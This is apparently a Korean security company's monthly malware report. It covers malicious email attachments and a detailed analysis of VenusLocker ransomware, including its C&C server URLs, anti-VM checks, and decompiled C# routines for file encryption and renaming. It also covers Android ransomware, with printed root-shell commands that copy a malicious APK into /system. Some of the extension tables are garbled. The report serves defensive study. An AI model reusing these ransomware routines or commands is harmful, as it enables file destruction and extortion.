악성 한글 문서 파일이 첨부된 메일도 지속적으로 발견되고 있다. 한글 악성코드에는 북한, 최순실과 같은 사회적인 이슈를 다루는 내용이 많이 포함되어 있으며, 주로 한글 취약점을 통해 악성코드를 실행한다. 올해 2월에는 중국인이 작성한 이력서로 위장한 악성코드가 유포되었다.



[그림 5] 이력서 위장 한글 문서 악성코드

유포된 한글 문서는 취약점을 이용해 그림 파일로 위장한 정보탈취 악성코드를 다운로드한다. 이와

같은 취약점을 통해 동작하는 악성코드는 '바이로봇 APT Shield'와 같은 취약점 차단 솔루션을 이용하면 매우 효과적인 방어가 가능하다.

3. 실행 파일

무역회사에 다니는 A씨는 메일로 '견적서.pdf'라는 파일을 받았다. 평소 견적서를 많이 다루던 A씨는 무심코 파일을 열었고 견적서에는 알 수 없는 물품들만 나열되어 있었다. 파일을 연 순간부터 백그라운드로 악성코드가 동작하여 감염 사실을 알 수 없었다.

위의 이야기가 공격자들이 생각하는 이상적인 악성코드 감염사례이며 실제로 많은 피해자가 발생하고 있다. 첨부되어 있던 '견적서.pdf' 파일이 실제로 pdf 문서 파일이었을까? 그렇지 않다. 파일명 뒤의 .pdf는 실제 확장자가 아니며, pdf 아이콘도 공격자가 만들어 낸 이미지다.

윈도우 폴더 옵션에는 '알려진 파일 형식의 파일 확장명 숨기기' 설정이 있다. 기본 시스템 설정이 숨기기로 되어 있기 때문에 가짜 견적서를 실행하게 되는 것이다. 확장명 숨기기를 해제 하면 '견적서.pdf'가 아닌 '견적서.pdf.exe' 파일이 첨부되어 있었다는 사실을 알 수 있다.



[그림 6] 알려진 확장자 숨김(좌)과 숨김 해제(우)

이와 유사한 방식으로 유포된 악성코드 파일명으로는 'Order.doc.exe', 'Details.xls.exe', '연락처.pdf.exe', '제품.png.exe' 등이 있고 확장자를 속이지 않는 'Payment.exe', 'invoice.exe', 'Purchase Order.exe' 파일명으로도 꾸준히 유포되고 있다. 앞서 언급했듯이 '알려진 파일 형식의 파일 확장명 숨기기' 옵션은 해제한 상태로 PC를 사용하고 이메일의 첨부파일은 최신버전의 백신으로 검사한 후에 사용하는 것이 좋다. 무엇보다 수상한 메일의 파일은 실행시키지 말아야 한다.

악성 메일은 매번 우리가 겪고 있는 시기와 상황에 맞춰 친숙한 모습으로 다가온다. 이 사실을 알고 있지만 방심하고 악성 메일의 첨부파일을 실행하는 사람들이 생기기 때문에 가장 큰 보안 취약점은 사람이라는 말이 나오는 것이다. 영화 '타짜' 평경장의 대사로 컬럼을 끝맺고자 한다. "아무도 믿지 마라!"

작성자 : JSY




05 월간 악성코드 상세분석

국내 맞춤형 타겟 랜섬웨어 비너스락커(VenusLocker)

국내 맞춤형 타겟 랜섬웨어 비너스락커(VenusLocker)


작년 12월부터 연말정산, 지원서, 예약문의 등 특
정 타깃에 맞춰 작성된 악성 이메일이 유포되고
있다. 해당 이메일에 첨부된 악성파일은 바로가기
(.LNK)나 워드 파일(.DOC) 매크로를 이용해 비너
스락커(VenusLocker) 랜섬웨어를 감염시킨다. 비너
스락커는 감염 PC에 존재하는 파일을 암호화하며,
몸 값으로 일정 금액의 비트코인을 요구한다. 올
해 2월부터는 한글 문서(.HWP)까지 암호화하여
국내 이용자들을 위협하고 있다.



[그림 1] 악성코드 도식도

1. 악성파일.doc.lnk

(1) 악성 바로가기 파일은 이미지(JPG) 파일로 위장된 악성코드를 실행한다.




[그림 2] 악성 바로가기 파일(.LNK)


2. Malware.jpg

(1) 해당 악성코드는 클래스와 함수명이 난독화되어 있고 특정 값의 바이너리를 디코딩하여 메모리

에 로드한다.



[그림 3] 바이너리 디코딩 루틴




[그림 4] 디코딩된 바이너리 로드

3. MemoryLoad.exe (가칭)

(1) 악성코드 실행 시 Sandboxie에서 사용하는 DLL 로드 여부를 확인하고, 웹 디버깅툴 Fiddler 프로세스가 동작 중인지 확인한다.




[그림 5] Sandboxie 확인 루틴



[그림 6] Fiddler 확인 루틴

(2) 특정 바이너리를 복호화한다.




[그림 7] 바이너리 복호화 루틴




[그림 8] 복호화 전/후 비교


(3) 자기 자신을 실행시켜 복호화된 바이너리를 인젝션한다.



[그림 9] Suspend 상태로 실행



[그림 10] 메모리 인젝션




[그림 11] 인젝션된 바이너리 실행

4. VenusLocker.exe

(1) 악성코드 실행 시 특정 가상머신 환경에서 동작하는지 확인한다. (WMI 쿼리 사용)

- 확인 문자열 : VIRTUAL, VMware, VirtualBox



[그림 12] 가상머신 확인

(2) 특정 경로에 파일 존재 시 실행을 종료하며, 없을 경우 숨김/시스템 속성을 가진 파일을 생성한다.


- 파일 경로 : C:\Users\W(사용자계정)\WbW9uZ
XlsaWJlcnR5.mlsucc



[그림 13] 특정 파일 확인 및 생성 루틴

(3) 현재 시스템 시간이 기준 시간 이후일 경우 종료한다.

- 기준시간 : 2017-04-01 00:00:00



[그림 14] 시스템 시간 비교


(4) 감염 PC에서 컴퓨터이름, 사용자계정, 윈도우 언어, 윈도우 버전, 현재 시스템 시간을 수집한다.



[그림 15] 시스템 정보 수집

(5) 감염 PC를 식별하기 위해 (4)에서 수집된 정보로 MD5 해시 값을 생성한다.

- 식별정보(userid) : 감염 PC정보의 MD5 값




[그림 16] 식별정보(userid) 생성

(6) C&C서버에 수집 정보와 식별정보를 전송한다.

- C&C 주소 : <http://31.207.44.155/create.php>



[그림 17] 정보 전송




[그림 18] 전송 패킷

(7) (6)에서 전송이 성공할 경우, 랜덤 값으로 생성한 32byte AES-256 암호화 키를 공격자의 RSA-2048 공개키로 암호화 후 C&C 서버에 전송한다. 만약 전송이 실패할 경우, 악성코드에 하드코딩된 AES-256 암호화 키를 사용한다.

- C&C 주소 : <http://31.207.44.155/keysave.php>



[그림 19] AES-256 키 생성 루틴




[그림 20] RSA-2048로 AES-256 키 암호화



[그림 21] 공격자의 RSA-2048 공개키 값




[그림 22] 암호화 키 전송




[그림 23] 하드코딩된 AES-256 키 값

(8) 감염 PC의 모든 드라이브에 암호화를 수행한다. 파일 암호화 대상은 숨김/시스템 속성과 47개의 특정 이름을 가진 폴더를 제외한 모든 폴더이며, 파일 암호화 대상 511개 확장자에 포함되고, 숨김/시스템 속성이 아닌 파일이다.



[그림 24] 드라이브 목록 수집



[그림 25] 재귀함수를 이용한 암호화 루틴

Program Files	Program Files (x86)	Windows	Python27	Python34
AllWangWang	Avira	wamp	Avira	360
ATI	Google	Intel	Internet Explorer	Kaspersky Lab
Microsoft Bing Pinyin	Microsoft Chart Controls	Microsoft Games	Microsoft Office	Microsoft.NET
MicrosoftBAF	MSBuild	Oracle	Realtek	Skyope
Reference Assemblies	Tencent	Windows NT	WinRAR	Windows Sidebar
Windows Portable Devices	Windows Photo Viewer	Windows NT	Windows Media Player	Windows Mail
NVIDIA Corporation	Adobe	iQOO	AVAST Software	CCleaner
AVG	Mozilla Firefox	VirtualDJ	TeamViewer	ICQ
Java	Yahoo!			

[그림 26] 암호화 제외 폴더(47 개)

af	gpf	als	docx	xls	mp3	wav	jpg	jpeg	txt	rtf	doc	rar	zip	psd	tif
ama	gpf	bmp	ppt	pptx	docm	xlsm	pps	pps	pptd	eps	png	ace	djvu	tar	cdr
max	wmv	avi	wav	mp4	gdd	ghp	aac	ac3	amr	amr	shw	dxf	accdb	mod	tax2013
ba014	oga	ogg	plf	ra	raw	saf	raf	rawe	now	vqf	h2	h2p	h2p2	lrm	am
as	bak	dir	docx	docx	exo	flv	qtx	sch	rum	rv	scn	ar	stx	svi	
awf	trp	zdo	am	vmid	ammp	wmv	wmv	avid	3d	3d4	3d8	pls	adi	als	amu
art	bmz	bnf	cag	cam	ding	ink	ini	jif	jif	jpg	gpl	jpgw	map	mic	mip
arm	nav	ncd	odc	odf	odf	gpl	gpl	abw	act	act	aim	ams	asc	ase	bdp
bdr	blb	boc	cnd	diz	dot	dotm	dotx	dvi	dex	mix	err	enc	faq	fdr	fds
gth	lde	lwd	lp2	lr	man	mbox	msg	mla	now	odm	oft	gwl	msg	rtx	run
ia	text	um	uik	uwh	7z	arc	art	art	car	chr	chz	gpl	gpl	lgt	pak
pcv	puz	rev	sdn	sen	sfs	stx	sh	shar	sh	spx	tbz2	tg	tz	vai	wad
nar	api	z02	z04	zap	zipa	zoo	ipa	iru	jar	js	uoff	adp	ap	aro	asa
acc	adw	amw	asp	cmd	ar	qib	lmi	cer	cms	cn	dap	htm	mca	ser	url
undt	abk	bic	big	blp	bap	cgl	chx	col	chy	dem	elf	ff	gam	gpl	h3m
hfr	lwk	ldd	lsp	lvi	map	md3	rm	rt	rt	ppf	prf	png	sad	sar	scm
sx	set	qdr	aud	uak	umx	unr	unr	unr	unr	unr	unr	unr	unr	unr	unr
mf	vef	wjg	wkx	wtd	vef	ccx	ccx	dmg	dmv	dmv	dmv	dmv	dmv	dmv	dmv
mf	mds	msg	nri	ucl	ucl	ucl	ucl	ucl	ucl	ucl	ucl	ucl	ucl	ucl	ucl
dex	dif	all	ltd	ltd	ltd	ltd	ltd	ltd	ltd	ltd	ltd	ltd	ltd	ltd	ltd
pot	potx	potm	psa	gdf	gdf	gdf	gdf	gdf	gdf	gdf	gdf	gdf	gdf	gdf	gdf
thms	ztd	ztd	ztd	ztd	ztd	ztd	ztd	ztd	ztd	ztd	ztd	ztd	ztd	ztd	ztd
cc	cod	cp	qpp	cs	csi	dcp	dcp	dcp	dcp	dcp	dcp	dcp	dcp	dcp	dcp
enl	ev	fla	for	lsp	jav	java	java	java	java	java	java	java	java	java	java
so	swf	tpa	tpx	tu	tar	tar	tar	tar	tar	tar	tar	tar	tar	tar	tar
ala	xlam	xll	xlv	xpt	cfx	cfx	cfx	cfx	cfx	cfx	cfx	cfx	cfx	cfx	cfx
ppim	gpl	gpl	gpl	gpl	gpl	gpl	gpl	gpl	gpl	gpl	gpl	gpl	gpl	gpl	gpl
mpg	mpg	odp	odp	odp	odp	odp	odp	odp	odp	odp	odp	odp	odp	odp	odp
cne	c2d	dcr	kdc	kdc	kdc	kdc	kdc	kdc	kdc	kdc	kdc	kdc	kdc	kdc	kdc
aw	axf	dcr	dcr	dcr	dcr	dcr	dcr	dcr	dcr	dcr	dcr	dcr	dcr	dcr	dcr
adm	ala	ala	ala	ala	ala	ala	ala	ala	ala	ala	ala	ala	ala	ala	ala
prel	prel	prel	prel	prel	prel	prel	prel	prel	prel	prel	prel	prel	prel	prel	prel

[그림 27] 암호화 대상 파일 확장자(511 개)

(9) 파일 암호화 시작 전 AES-256 암호화 키에 SHA-256을 적용한다. 파일 암호화 범위는 전체 암호화 확장자(57개) 포함 여부에 따라 결정된다. 이후 '원본 파일명+확장자'에 Base64 인코딩하여 특정 조건에 따라 변경할 확장자를 결정하고 파일 암호화를 수행한다.

.txt	.ini	.php	.html	.css	.py	.c	.cpp	.cc	.h	.cs	.log
.pl	.java	.doc	.dot	.docx	.docm	.deb	.dotm	.rtf	.wpd	.docb	.wps
.msg	.xls	.xlt	.xlm	.xlsx	.xlsm	.xltm	.xlb	.xla	.xlam	.xll	
.xlw	.ppt	.pot	.pps	.pptx	.pptm	.ppam	.ppsx	.ppsm	.sldx		
.sldm	.class	.jar	.csv	.xml	.dmg	.dxf	.asp	.hwp			

[그림 28] 파일 전체 암호화 확장자(57 개)

암호화 파일 대상	암호화 범위	조건	변경 파일명	변경 확장자
511개 확장자	56개 확장자에 포함 또는 2KB 이하 파일	파일 전체	Base64인코딩 값	.VenusLf
	파일 전체	인코딩 값에 "/" 값이 포함된 경우	원본 파일명+확장자	.VenusLfS
	파일 첫 1024 byte	-	Base64인코딩 값	.VenusLp
	-	인코딩 값에 "/" 값이 포함된 경우	원본 파일명+확장자	.VenusLpS

[그림 29] 조건에 따른 암호화 범위, 파일명, 확장자 정보

```

public byte[] AES_Encrypt(byte[] bytesToBeEncrypted, byte[] passwordBytes, bool isPadding)
{
    byte[] result = null;
    byte[] salt = new byte[16];
    Random r = new Random(salt);

    using (MemoryStream memoryStream = new MemoryStream())
    {
        using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
        {
            rijndaelManaged.KeySize = 256;
            rijndaelManaged.BlockSize = 128;
            Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(passwordBytes, salt, 1000);
            rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
            rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
            rijndaelManaged.Mode = CipherMode.CBC;
            if (!isPadding)
            {
                rijndaelManaged.Padding = PaddingMode.None;
            }
            using (CryptoStream cryptoStream = new CryptoStream(memoryStream, rijndaelManaged.CreateEncryptor(), CryptoStreamMode.Write))
            {
                cryptoStream.Write(bytesToBeEncrypted, 0, bytesToBeEncrypted.Length);
                cryptoStream.Close();
            }
        }
    }
    result = memoryStream.ToArray();
}

```

[그림 30] AES-256 암호화 루틴

```

if (this.FullCrypExtension.Contains(File.Extension) || File.Length <= 2048L)
{
    byte[] bytes = Encoding.Default.GetBytes(File.Name);
    string text3 = Convert.ToBase64String(bytes);
    string text2;
    if (text3.Contains("/"))
    {
        text2 = File.FullName.Substring(0, File.FullName.Length - File.Name.Length) + File.Name + ".VenusLfS";
    }
    else
    {
        text2 = File.FullName.Substring(0, File.FullName.Length - File.Name.Length) + text3 + ".VenusLf";
    }
    File.Move(File.FullName, text2);
    byte[] bytesToBeEncrypted = File.ReadAllBytes(text2);
    byte[] bytes2 = this.AES_Encrypt(bytesToBeEncrypted, array, true);
    File.WriteAllBytes(text2, bytes2);
}

```

[그림 31] 파일 전체 암호화 루틴

```

6160
{
    byte[] bytes3 = Encoding.Default.GetBytes(File.Name);
    string text3 = Convert.ToBase64String(bytes3);
    string text4;
    if (text3.Contains("/"))
    {
        text4 = File.FullName.Substring(0, File.FullName.Length - File.Name.Length) + File.Name + ".VenusLfS";
    }
    else
    {
        text4 = File.FullName.Substring(0, File.FullName.Length - File.Name.Length) + text3 + ".VenusLf";
    }
    File.Move(File.FullName, text4);
    FileStream fileStream = new FileStream(text4, FileMode.Open, FileAccess.ReadWrite);
    byte[] array2 = new byte[1024];
    fileStream.Read(array2, 0, 1024);
    byte[] buffer = this.AES_Encrypt(array2, array, false);
    fileStream.Seek(0, SeekOrigin.Begin);
    fileStream.Write(buffer, 0, 1024);
    fileStream.Close();
}

```

[그림 32] 파일 부분 암호화 루틴



[그림 33] 파일 전체/부분 암호화 비교



[그림 34] 파일 암호화 전/후 파일명 및 확장자 비교

(10) 파일 암호화가 완료되면 비너스락커 감염 이미지를 다운로드하여 바탕화면을 변경한다. 이후 "VenusLocker_ReadMe.txt" 파일을 생성하며 랜섬 노트 화면을 출력한다.

```


string text = "C:\Users\user\Documents\bg.jpg";
WebClient webClient = new WebClient();
webClient.DownloadFile(new Uri("http://i.imgur.com/dbPt142.jpg"), text);
MainForm.SystemParametersInfo(20u, 0u, text, 3u);
result = 0;

```


[그림 35] 바탕화면 이미지 다운로드




[그림 36] VenusLocker_ReadMe.txt 파일



[그림 37] 변경된 바탕화면



[그림 38] 랜섬노트 화면



[그림 39] 한글 설명서(hastebin)

작성자 : JK



06 모바일 악성코드 상세분석

점점 발전하는 랜섬웨어!

점점 발전하는 랜섬웨어!


랜섬웨어가 증가하면서 기능도 발전하고 있다. 최근에는 신종 랜섬웨어가 발견되어 이슈가 되었다. 기존의 랜섬웨어는 감염되면 화면을 잠금하는 기능만 있었지만, 새롭게 발견된 랜섬웨어는 기존의 기능에 소리까지 재생하는 기능이 추가되었다. 새롭게 발견된 이 랜섬웨어에 감염된 스마트폰은 주변에 소음 피해를 주기 때문에 몸값을 지불할 수 밖에 없는 상황을 만든다.

MediaPlayer 클래스를 이용하여 리소스 폴더에 존재하는 MP3 파일을 재생한다.

```
MediaPlayer create = MediaPlayer.create(this, R.raw.nanxi);
create.setLooping(true);
create.start();
```


[그림 1] MP3 파일 재생

리소스에 존재하는 MP3 파일이다. 랜섬웨어가 실행되면 해당 MP3가 재생된다.



[그림 2] MP3 파일

소리를 재생하는 랜섬웨어뿐만 아니라 다양한 형태의 랜섬웨어가 계속해서 등장하고 있다. 심지어 동영상을 재생하여 보여주는 랜섬웨어도 등장했다.



[그림 3] 동영상이 재생되는 랜섬웨어

또 다른 랜섬웨어는 QR코드를 읽으면 QQ메신저로 이동한다. QQ메신저는 중국에서 널리 사용되고 있는 메신저이다. 이 QQ메신저를 이용하여 랜섬웨어 배포자와 거래를 하게 된다.



[그림 4] QR코드

다음 랜섬웨어는 단말기가 루팅되어있다면 사용자로부터 루트 권한을 요구한다. 이후 권한이 승인되면 랜섬웨어를 시스템 영역에 복사한다. 랜섬웨어가 시스템 영역에 복사되면 삭제가 어려워진다.



[그림 5] 루트 권한 상승 요구


루트 권한이 승인되면 다음과 같은 명령어들이 차례대로 실행된다. /system 영역을 rw 권한으로 변경한 뒤 앱을 /system 영역으로 복사한다.

/system 영역으로 복사된 앱의 권한을 644로 변경한 뒤 단말기를 재부팅 시킨다.

```
void rootShell() {
    b bVar = this;
    String[] strArr = new String[7];
    String[] strArr2 = strArr;
    strArr[0] = "mount -o rw,remount /system";
    strArr = strArr2;
    strArr2 = strArr;
    strArr[1] = "mount -o rw,remount /system/app";
    strArr = strArr2;
    strArr2 = strArr;
    strArr[2] = "cp /sdcard/zihao.l /system/app/";
    strArr = strArr2;
    strArr2 = strArr;
    strArr[3] = "chmod 777 /system/app/zihao.l";
    strArr = strArr2;
    strArr2 = strArr;
    strArr[4] = "mv /system/app/zihao.l /system/app/zihao.apk";
    strArr = strArr2;
    strArr2 = strArr;
    strArr[5] = "chmod 644 /system/app/zihao.apk";
    strArr = strArr2;
    strArr2 = strArr;
    strArr[6] = "reboot";
    CommandResult execCommand = execCommand(strArr2, true);
}
```

[그림 6] 시스템 영역 복사

또한, 추가로 핀 암호를 재설정하여 이중으로 화면 잠금을 하는 랜섬웨어도 등장했다.



[그림 7] 기기관리자 활성화

